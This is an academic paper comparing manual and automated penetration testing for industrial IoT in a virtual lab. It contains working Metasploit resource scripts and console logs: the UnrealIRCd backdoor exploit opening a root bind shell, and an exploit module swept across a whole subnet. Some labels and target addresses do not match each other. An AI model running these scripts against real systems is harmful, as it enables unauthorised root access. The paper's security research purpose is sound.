Automated Penetration Testing for Industrial IoT Systems: Enhancing Efficiency and Reducing Reliance on Human Expertise

* Fatim Sbai, $\dagger WaqarAsif, *LyubomirIvaylovMarkov, and * NaghamSaeed$
*School of Computing and Engineering, University of West London, UK
†School of Engineering and Computing, University of Central Lancashire, UK

***Abstract*—Penetration testing is an important aspect when building or deploying Industrial Internet of Things (IIoT) systems. This involves using specialised hacking tools that would help identify exploitable vulnerabilities in an industrial systems, device, and/or network. Conventionally, security experts rely on penetration testing performed by expert individuals where these individuals are expected to have considerable experience and knowledge in the specified domain. This dependence on skill evaluation makes the process unreliable as failure in a penetration test does not guarantee system security. Therefore, this paper proposes the use of automated penetration testing using script files. Tools such as Nessus are employed for vulnerability scanning, PostgreSQL serves as the database management system to store test results and configurations, and Metasploit is utilised for automating the exploitation of identified vulnerabilities. The research shows a considerable improvement in task efficiency in terms of time consumed to find a suitable exploit and execute it in comparison to manual penetration testing.**

***Index Terms*—IIoT, Nessus, PostgreSQL, Metasploit**

I. Introduction

With the increasing demand of the Industrial Internet of Things and the granularity of personal data that these devices deal with, the frequency and sophistication of cyber security attacks have also intensified, posing significant challenges for organisations. Globally, the number of threats targeting IIoT systems increased by 125% during 2021 and 2022 [1], with some countries being more frequently targeted by adversarial actors. For example, the UK has the highest number of cybercrime victims per million internet users, with $4,783$ cases, followed by the USA with $1,494$ [2].

In IIoT environments, the rise in cyber threats is even more pronounced [3]. Malware attacks targeting IIoT and Operational Technology (OT) systems surged by 400% between 2022 and 2023, with industries like manufacturing facing the brunt of these attacks. Manufacturing alone experienced an average of $6,000$ weekly attacks, accounting for over 54% of IIoT-targeted threats [1]. These attacks exploit un-patched and legacy IIoT devices, deploying malware such as Mirai and Gafgyt to form botnets that launch large-scale Distributed Denial of Service (DDoS) attacks. Such attacks have the potential to disrupt critical industrial processes, resulting in severe financial and operational consequences [1].

To defend against these evolving threats, organisations typically employ vulnerability assessments and penetration testing [4].Vulnerability assessments uses automated tools to scan for weaknesses, while penetration testing simulates external attacks to uncover exploitable vulnerabilities [5]. However, traditional penetration testing is often time-consuming and costly, especially given the growing number of connected IIoT devices in large-scale industrial networks [6]. Furthermore, the complexity of IIoT environments presents unique challenges, as real-time, critical operations need to be protected from both known and emerging threats [7].

One potential solution for securing IIoT systems is automated penetration testing, which can identify vulnerabilities more efficiently across vast networks of connected devices. For example, researchers have proposed using Deep Reinforcement Learning to automate penetration testing through attack tree models. While effective, this method requires substantial data for training and may not always accurately reflect real-world IIoT conditions [7]. Adopting such automated solutions is particularly vital in IIoT environments, [6] where the growing number of connected devices and legacy systems make traditional manual penetration testing both costly and less scalable [8].

This paper explores the rise in cyber threats targeting IIoT systems and presents automated penetration testing as a scalable solution for improving security. It discusses the limitations of traditional security measures, such as manual penetration testing, and how automated methods can speed up and enhance vulnerability assessments across large IIoT environments. It lays the ground for the use of Large Language Models for automating penetration testing with the use of scripts that are then processed for identifying and exploiting vulnerabilities. To present this work, Section II highlights the existing work and its limitations, Section III presents our implementation followed by discussion in Section IV. Section V concludes this work.

II. Related Work

Manual penetration testing remains a complex and specialised task, typically carried out by highly skilled security experts with extensive experience. Their expertise enables them to detect intricate flaws and vulnerabilities [9]. However, the disadvantages of manual testing include its time-consuming nature, particularly when assessing a complex system with numerous vulnerabilities. Moreover, the tester's experience is crucial; an inexperienced tester may overlook critical vulnerabilities that could be exploited by malicious actors [10].

Several studies have explored the application of machine learning, particularly Reinforcement Learning (RL), for automated penetration testing. RL is a type of machine learning where an agent learns to make decisions by interacting with an environment and receiving feedback in the form of rewards or penalties. For example, Zhenguo Hu et al. [11] emphasise that employing an attack tree approach is critical to ensuring that automated penetration testing closely resembles manual testing. By analysing the attack tree, the relationships between different attack methods can be better understood.

Deep Reinforcement Learning (DRL), an advanced form of RL that combines deep learning and reinforcement learning, uses neural networks to approximate decision-making policies. DRL employs a trial-and-error process to determine the most effective attack method. This automated approach has gained popularity due to its simplicity and efficiency in identifying vulnerabilities.

Zennaro et al. [12] developed a Reinforcement Learning (RL) model to address the challenges associated with Capture-The-Flag (CTF) scenarios, aiming to enhance efficiency by incorporating historical data. By leveraging past experiences, the RL agent improves task completion speed and effectiveness. While RL and Deep Reinforcement Learning (DRL) offer advantages such as adaptability, speed, and cost efficiency, they also present significant challenges. Integrating large datasets requires substantial computational resources and time, while scaling these models to complex environments leads to exponential growth in action selection, making decision-making more difficult.

Furthermore, CTF-based training environments are inherently constrained in their ability to replicate real-world conditions, limiting their practical applicability. These challenges highlight the need for continued advancements in RL and DRL to improve scalability and adaptability for diverse, real-world penetration testing scenarios. Despite these limitations, RL and DRL remain promising approaches for enhancing automated cybersecurity assessments.

Moreover, Pengfei et al. [8] emphasise the use of a two-step process. This involves first conducting a manual scan, and second, using automated scripts to exploit vulnerabilities. The initial step often involves high-speed port scanning using tools like Zenmap and Masscan, which employ advanced optimisation techniques such as low-level packet manipulation, efficient memory management, and parallel processing. These techniques allow for rapid scanning of numerous ports, making them well-suited for large-scale network assessments. Based on the scan results, the tester can develop custom scripts to exploit vulnerabilities and may also use zero-day vulnerabilities in the testing process .

Despite the success of these approaches, the dependence on large-scale training data undermines their usability in new environments where extensive testing might not be appropriate, especially in Industrial Internet of Things (IIoT), which include ad-hoc connected nodes with dynamic network configurations [13].

III. Implementation

Penetration testing follows a well-defined structure, which is adopted in this work for both manual and automated testing [9].

TABLE I
Steps during Penetration Testing

Pentesting Phase	**Steps Conducted**
Planning and Preparation	Configuring the testing environment Gathering appropriate tools
Information Gathering	Performing reconnaissance Collecting target system details
Vulnerability Scanning	Scanning for exploitable weaknesses
Enumeration	Listing IP addresses and OS information Identifying critical system details
Exploitation	Exploiting identified vulnerabilities
Post-Exploitation	Performing privilege escalation Gaining root access and assessing breach

Using this structured approach, this paper outlines the steps taken for automated penetration testing. First, Nessus scans the target machine for vulnerabilities, which are then exported and prioritised based on severity. Some high-severity vulnerabilities are exploited using Metasploit penetration testing framework to establish a connection between the host and the target [14]. All testing occurs in a controlled environment using VirtualBox, a free virtualisation program that supports multiple operating systems on a single physical host [15]. These tests are conducted using a Kali Linux virtual machine, designed specifically for penetration testing [16]. The target system is Metasploitable 2 [17], a Unix-based OS.

A. First Automated Test

First, the target IP address is entered in Nessus to identify all exploitable vulnerabilities [18]. The findings are presented in a structured format, which includes details such as the IP address, severity level, name, and description of each identified vulnerability. To efficiently parse and process the results, they were downloaded as an XML file. Storing the data in XML format facilitates extraction and manipulation. After thorough evaluation, only high-severity vulnerabilities have been retained. By focusing solely on the most critical issues and discarding less significant vulnerabilities, valuable insights are gained into which attacks are most likely to succeed.

The Python package XML.etree provides a simple and effective Application Programming Interface (API) for reading, processing, and modifying XML files [19]. The process for handling the XML file obtained from Nessus involves the following steps:


1) Step 1: Uploading the XML File, Extracting the Root Element and Looping through ReportHost: The first step involves loading the XML file downloaded from Nessus into the script and then extracting the root elements of the XML structure. Each `ReportHost` element in the XML file corresponds to a scanned system that contains vulnerabilities. This is done using the following command:

$$tree = ET.parse(”/home/lyubo.ExploitableMachine9rpee9.nessus”)$$

$$root = tree.getroot()$$

$$hostname = reporthost.get(”name”)$$

2) Step 2: Processing Report Items: For each host, the script loops through its associated `ReportItem` elements, which store details about detected vulnerabilities. It retrieves and assigns the severity level and plugin ID, as shown in Figure 1.




```
import xml.etree.ElementTree as ET

# Loadng  the Nessus XML file from the directory where it's saved
tree = ET.parse('/home/lyubo/Exploitable Machine_9rpee9.nessus')

# Getting the tot element of the Nessus XML file
root = tree.getroot()

# In here looping through all the reporthost elements in the file
for report_host in root.iter('ReportHost'):

    # Get the hostname of the ReportHost element
    hostname = report_host.get('name')

    # Looping again  through all the ReportItem elements in the ReportHost element
    for report_item in report_host.iter('ReportItem'):

        # After the loop we are getting the severity and plugin id of each element
        severity = report_item.get('severity')

        plugin_id = report_item.get('pluginID')


        # Only if the severity is 4 and 3 in  here we are printing the pluginid,severity and the hostname
           if severity in ['4', '3']:
            vulnerability = report_item.get('pluginName')
            print(f'{hostname}: {vulnerability}')
```

Fig. 1. Python Script

3) Step 3: Filtering by Severity.: To prioritise the most critical vulnerabilities, an `if` statement filters out only high-severity vulnerabilities (rated as ”4” for critical and ”3” for high). These severity levels indicate the most exploitable security risks.

4) Step 4: Outputting Results.: After filtering, the script prints the relevant details, including the plugin ID, severity, hostname, and IP address of each identified vulnerability as seen in Figure 2. This structured output allows security professionals to quickly assess and address the most pressing threats.




```
10.0.2.16: Apache Tomcat AJP Connector Request Injection (Ghostcat)
Plugin ID:134862
Severity: 3
10.0.2.16: UnrealIRCd Backdoor Detection
Plugin ID:46882
Severity: 4
10.0.2.16: VNC Server 'password' Password
Plugin ID:61708
Severity: 4
10.0.2.16: SSL Version 2 and 3 Protocol Detection
Plugin ID:20007
Severity: 4
10.0.2.16: Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
Plugin ID:32321
Severity: 4
10.0.2.16: NFS Exported Share Information Disclosure
Plugin ID:11356
Severity: 4
10.0.2.16: Bind Shell Backdoor Detection
Plugin ID:51988
Severity: 4
10.0.2.16: rsh Service Detection
Plugin ID:10245
Severity: 3
10.0.2.16: rlogin Service Detection
Plugin ID:10205
Severity: 3
10.0.2.16: rexecd Service Detection
Plugin ID:10203
Severity: 4
10.0.2.16: Multiple Vendor DNS Query ID Field Prediction Cache Poisoning
Plugin ID:33447
Severity: 3
10.0.2.16: SSL Version 2 and 3 Protocol Detection
Plugin ID:20007
Severity: 4
10.0.2.16: Debian OpenSSH/OpenSSL Package Random Number Generator Weakness (SSL check)
Plugin ID:32321
Severity: 4
10.0.2.16: Debian OpenSSH/OpenSSL Package Random Number Generator Weakness
Plugin ID:32314
Severity: 4
```

Fig. 2. Processing ReportItem Results

5) Exploitation Process: At this stage, the focus is on leveraging the highest vulnerabilities identified and exploiting the most severe ones.


One of the most critical vulnerabilities is the Unreal Internet Relay Chat Daemon (UnrealIRCd) Backdoor Detection (Plugin ID: 46882), which is classified as Severity 4 (Critical) due to its remote code execution (RCE) capability, shown in Figure 3. This backdoor, found in compromised versions of UnrealIRCd, enables attackers to execute arbitrary commands on the affected server without authentication.



```
10.0.2.16: UnrealIRCd Backdoor Detection
Plugin ID:46882
```

Fig. 3. Vulnerability UnrealIRCd Backdoor

6) Creating the Exploit Script: The terminal-based text editor Nano is used to create a script that connects to Metasploit, which provides exploits, payloads, and auxiliary modules for penetration testing. The script leverages the UnrealIRCd backdoor exploit to achieve remote code execution (RCE), using a payload (a malicious code that executes a reverse shell for remote access or Meterpreter for advanced control) [20]. After setting the target IP, selecting a suitable payload, and configuring a listener, the exploit is executed to gain system access, shown in Figure 4. The script is saved as an RC (Resource) file, automating the attack process for efficient exploitation.




```
  GNU nano 6.0
use exploit unix/irc/unreal_ircd_3281_backdoor
set PAYLOAD cmd/unix/bind_perl
set RHOST 10.0.2.17

exploit
```

Fig. 4. Target Exploitation Script

7) Automated Exploitation: Msfconsole is the main command line interface that connects to the Metasploit framework. The Metasploit framework starts automatically and establishes the connection. The listener is created, and root privilege is successfully gained on the targeted machine, shown in Figure 5. The -r flag option specifies that the script is created and saved as the resource script file [20].


B. Automated Exploitation of Second VNC (Virtual Network Computing) Server Vulnerability

The focus now shifts to exploiting the VNC server vulnerability. The Micro Focus OBR (Operations Bridge Reporter) auxiliary will be used to scan the target machine for potential weaknesses. The auxiliary module is specified, and the host IP address is provided as a parameter, seen in Figure 6. These settings are sufficient for executing the scan. Once initiated, the auxiliary module automatically interacts with the target system, performing a thorough vulnerability assessment.



```
Interact with a module by name or index. For example info 0, use 0

[*] Using exploit/unix/irc/unreal_ircd_3281_backdoor
resource (meterpreter2-tcp.rc)> set PAYLOAD cmd/unix/bind_perl
PAYLOAD ⇒ cmd/unix/bind_perl
resource (meterpreter2-tcp.rc)> set RHOST 10.0.2.17
RHOST ⇒ 10.0.2.17
resource (meterpreter2-tcp.rc)> exploit -j -z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] 10.0.2.17:6667 - Connected to 10.0.2.17:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname;
[*] 10.0.2.17:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 10.0.2.17:4444
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > [*] Command shell session 1 opened
whoami
[*] exec: whoami

root
```


Fig. 5. Automated Target Exploitation



```
  GNU nano 6.0
use exploit/linux/ssh/microfocus_obr_shrboadmin
set RHOSTS 10.0.2.0/24


exploit
```

Fig. 6. Auxiliary Module in Use


1) Scanning the Entire Host Network: To assess security across the entire host network, the exploit will be deployed. The IP address range 10.0.2.0/24 follows CIDR (Classless Inter-Domain Routing) notation, where the first 24 bits define the network, and the remaining 8 bits represent individual hosts. This configuration supports up to 256 devices within the subnet. By leveraging CIDR notation, the scan systematically targets each machine within the network, ensuring that no device is overlooked. This approach enables comprehensive testing of all connected systems for potential vulnerabilities [21]. Once the script is executed, the exploit will initiate scanning of all machines on this network. It will continue probing each machine as seen in Figure 7, starting from the first IP address onwards. The exploit will run until it reaches the last machine in the network, continuously examining and testing each machine individually.



```
[*] Processing meterpreterall-tcp.rc for ERB directives.
resource (meterpreterall-tcp.rc)> use exploit/linux/ssh/microfocus_obr_shrboadmin
[*] No payload configured, defaulting to cmd/unix/interact
resource (meterpreterall-tcp.rc)> set RHOSTS 10.0.2.0/24
RHOSTS ⇒ 10.0.2.0/24
resource (meterpreterall-tcp.rc)> exploit -j -z
[*] Exploiting target 10.0.2.0
[*] Exploiting target 10.0.2.1
[*] Exploiting target 10.0.2.2
[*] Exploiting target 10.0.2.3
[*] 10.0.2.0:22 - Attempt to login to the server ...
[*] Exploiting target 10.0.2.4
[*] Exploiting target 10.0.2.5
[*] Exploiting target 10.0.2.6
[*] Exploiting target 10.0.2.7
[*] Exploiting target 10.0.2.8
[*] Exploiting target 10.0.2.9
[*] Exploiting target 10.0.2.10
[*] Exploiting target 10.0.2.11
[*] Exploiting target 10.0.2.12
[*] Exploiting target 10.0.2.13
[*] 10.0.2.1:22 - Attempt to login to the server ...
```

Fig. 7. Scanning the entire Network

2) Second Automated Test: The process starts with launching a ”PostgreSQL” instance, an open-source database management system known for its robust data storage capabilities [22]. Upon executing the command ”systemctl” start ”postgresql. service” initiates the PostgreSQL service. Subsequently, a database user named ”msf-user” is created along with a password.




```
┌──(root㉿kali)-[/home/lyubo]
└─# systemctl start postgresql.service

┌──(root㉿kali)-[/home/lyubo]
└─# su postgres
postgres@kali:/home/lyubo$ createuser msf_user -P
Enter password for new role:
Enter it again:
postgres@kali:/home/lyubo$ createdb --owner=msf_user msf_database
postgres@kali:/home/lyubo$ msfconsole
```

Fig. 8. User Account Successfully Created in PostgreSQL Database

Next, the connection to the PostgreSQL database is established using the Metasploit framework, employing the previously established username and password on port 5432. The db command confirms that the database is operational. Following this, scanning results from an XML file downloaded earlier via Nessus are imported. After importing the Nessus results, visibility into the open ports on the targeted system is obtained. This information allows us to identify the services running on those ports, enabling further analysis of potential risks. This automation streamlines the exploitation process, saving time and effort.

C. Manual Exploitation of the UnrealIRCd Vulnerability

In this test, the same backdoor vulnerability in UnrealIRCd 3.2.8.1, using Metasploit to gain unauthorised root access to the target system. The process begins with launching Metasploit, followed by identifying and loading the appropriate exploit module. A payload is selected to establish a bind shell connection, and the target IP address (10.0.2.17) and port (6667) are configured to match the vulnerable system. The exploit is then executed, successfully opening a command shell on the target machine. Running the whoami command confirms root-level access, demonstrating complete system compromise. The entire attack is completed in one minute, with full access obtained within 30 seconds, as seen in Figure 9.



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.0.2.17        yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   6667             yes       The target port (TCP)


Payload options (cmd/unix/bind_perl):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   LPORT  4444             yes       The listen port
   RHOST  10.0.2.17        no        The target address


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] 10.0.2.17:6667 - Connected to 10.0.2.17:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostname; using your IP address instead
[*] 10.0.2.17:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 10.0.2.17:4444
[*] Command shell session 1 opened (10.0.2.4:36909 → 10.0.2.17:4444) at 2023-05-08 21:21:01 +0100

whoami
root
```

Fig. 9. Manual Exploitation of the Targeted System

IV. Results and Discussion

Finally, the execution time for each test is examined, comparing automated versus manual penetration testing approaches. As reported in III-C manual penetration testing requires one to perform many time consuming steps that include, connecting to metasploit, setting up command line to launch the attack and then waiting for the task to be executed. Overall this can take $60.47sec$ for a simple exploit. On the contrary, automated penetration using scripting can perform the task in $17sec$ whereas, automated penetration testing using PostgreSQL takes around $37sec$. Both these tests outperform manual testing and include steps such as connecting to victim machine and then gaining root access.

TABLE II
Automated vs. Manual Pentesting Time

Testing Type	**Steps Conducted**	**Time/step (sec)**	**Total Time (sec)**
Manual	Connecting to Metasploit	15.22	60.47
	Setup Command line to Launch attack on device	37.27	
	Completion of task	7.98	
Automated Test 1	Leveraging resource script file to get root privileges	-	17
Automated test 2	Setting up PostgreSQL and Launching attack	-	37

The final results indicate that both automated tests outperformed the manual test in exploiting the target, primarily due to significant time savings in manually finding appropriate exploit and then executing them. The automated methods excelled in identifying and exploiting vulnerabilities while streamlining repetitive tasks, greatly reducing the overall time required for testing. This research led to the development of two promising early models of automated penetration testing capabilities. A custom script was created to target a specific computer, and an efficient method for scanning the entire network using a single script was successfully demonstrated.

However, there are several drawbacks to automated testing. The resource script files follow a predetermined sequence of actions to exploit the system, which can pose challenges when dealing with more complex programs, such as custom applications. This approach may lack the flexibility needed to adapt to unexpected and intricate vulnerabilities but with the integration of Large Language Models for the generation of scripts, the task can be well optimised for multiple scenarios.

V. Conclusion

In summary, automated penetration testing is a crucial method for assessing the security of IIoT networks, systems, and applications. This study highlights the advantages of automating the exploitation of vulnerabilities through resource script files, which enhances accuracy, saves time, and improves reliability. Nessus was used for vulnerability scanning, generating detailed reports that informed the resource files used in the Metasploit framework. While this combination offers an effective automated testing approach, full automation could further be enhanced by automating script generation using Large Language Models.

References

[1] Zscaler ThreatLabz. Zscaler threatlabz finds a 400% increase in iot and ot malware attacks year-over-year, underscoring need for better zero trust security to protect critical infrastructures. *Zscaler*, 2023. Accessed: 2024-10-11.

[2] GOV.UK, Department for Digital. Cyber security breaches survey 2022, gov.uk, 2022.

[3] S. C. Vetrivel, R. Maheswari, and T. P. Saravanan. Security challenges for industrial iot. *Wireless networks and industrial IoT: Applications, challenges and enablers*, 2021.

[4] Dirk Johannes Beukes. The importance of vulnerability assessments and penetration testing in cybersecurity. *Journal of Cybersecurity and Privacy*, 2(4):123–138, 2019. Accessed: 2024-10-11.

[5] Farah Abu-Dabaseh and Esraa Alshammari. Automated penetration testing: An overview. In *The 4th International Conference on Natural Language Computing*, pages 121–129, Copenhagen, Denmark, 2018.

[6] Ralph Ankele, Stefan Marksteiner, Kai Nahrgang, and Heribert Vallant. Requirements and recommendations for iot/iiot models to automate security assurance through threat modelling, security analysis and penetration testing. In *Proceedings of the 14th International Conference on Availability, Reliability and Security (ARES 2019)*, pages 1–8. ACM, 2019.

[7] L.P. Ledwaba and G.P. Hancke. Security challenges for industrial iot. *Wireless networks and industrial IoT: Applications, challenges and enablers*, pages 193–206, 2021.

[8] Pengfei Shi, Futong Qin, Ruosi Cheng, and Kunsong Zhu. The penetration testing framework for large-scale network based on network fingerprint. In *2019 International Conference on Communications, Information System and Computer Engineering (CISCE)*, pages 378–381. IEEE, 2019.

[9] Yaroslav Stefinko, Andrian Piskozub, and Roman Banakh. Manual and automated penetration testing: Benefits and drawbacks. modern tendency. In *2016 13th International Conference on Modern Problems of Radio Engineering, Telecommunications and Computer Science (TCSET)*, pages 488–491. IEEE, 2016.

[10] Sarah Tutton. The disadvantages of manual penetration testing. *IT Governance Blog*, 2023.

[11] Zhenguo Hu, Razvan Beuran, and Yasuo Tan. Automated penetration testing using deep reinforcement learning. In *2020 IEEE European Symposium on Security and Privacy Workshops (EuroS&PW)*, pages 2–10. IEEE, 2020.

[12] Fabio Massimo Zennaro and Laszlo Erdodi. Modeling penetration testing with reinforcement learning using capture-the-flag challenges: Trade-offs between model-free learning and a priori knowledge. *arXiv e-prints*, pages arXiv–2005, 2021.

[13] Ferheen Ayaz, Zhengguo Sheng, Daxin Tian, Maziar Nekovee, and Nagham Saeed. Blockchain-empowered ai for 6g-enabled internet of vehicles. *Electronics*, 11(20):3339, 2022. Accessed: 2024-02-04.

[14] O Valea and C Oprişa. Towards pentesting automation using the metasploit framework. In *2020 IEEE 16th International Conference on Intelligent Computer Communication and Processing (ICCP)*, pages 171–178. IEEE, 2020.

[15] Oracle Corporation. Virtualbox user manual. *Oracle VirtualBox*, 2024. Accessed: 2024-02-02.

[16] Offensive Security. Kali linux documentation. *Kali Linux*, 2024. Accessed: 2024-02-02.

[17] Rapid7. Metasploitable 2: Vulnerable machine for testing. *Metasploit Framework*, 2024. Accessed: 2024-02-02.

[18] Tenable. Nessus essentials: The most comprehensive vulnerability scanner, 2023. Accessed: 2024-10-11.

[19] Python Software Foundation. *XML Processing Modules*, 2024. Accessed: 2024-10-11.

[20] Rapid7. *Metasploit RPC API Documentation*, 2023. Accessed: 2024-10-11.

[21] WhatIsMyIPAddress.com. Classless inter-domain routing (cidr) and notation for beginners, 2022.

[22] PostgreSQL Global Development Group. *PostgreSQL: The World's Most Advanced Open Source Relational Database*, 2023. Accessed: 2024-10-11.